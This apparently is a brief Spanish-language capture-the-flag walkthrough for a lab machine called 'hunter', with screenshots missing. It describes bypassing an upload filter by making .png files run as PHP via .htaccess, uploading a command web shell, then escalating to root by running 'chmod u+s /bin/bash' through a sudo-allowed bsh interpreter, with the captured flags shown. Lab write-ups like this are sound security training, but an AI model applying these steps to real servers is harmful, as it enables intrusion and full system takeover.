
https://medium.com/@rahulbogar/bypassing-file-upload-filter-using-htaccess-file-ctf-ca06d7e9ebd7


entonces lo programamos para que png sea interpretado como php (eso fue lo que entendi)






nos creamos un ‘cmd’ con extension .png










```
uid=1000(bug) gid=1000(bug) groups=1000(bug)
```

entramos





```
bash-5.0# cat /home/bug/user.txt
4dbd02025cadc283bf3d5cfe95e40ce3
```

```
bug@hunter:/var/www/site/uploads$ sudo -l
Matching Defaults entries for bug on hunter:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User bug may run the following commands on hunter:
    (root) NOPASSWD: /usr/bin/bsh
```

```
bsh % Process process = Runtime.getRuntime().exec("chmod u+s /bin/bash");
bsh % BufferedReader reader = new BufferedReader(new InputStreamReader(process.getInputStream()));
bsh % String line;
bsh % while ((line = reader.readLine()) != null) {System.out.println(line);}
bsh % bug@hunter:/var/www/site/uploads$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
```

```
bug@hunter:/var/www/site/uploads$ /bin/bash -p
bash-5.0# whoami
root
bash-5.0# ls /root
root.txt
bash-5.0# cat /root.txt
cat: /root.txt: No such file or directory
bash-5.0# cat /root/root.txt
39edf8061c93d9a4173c9fe110841ad3
```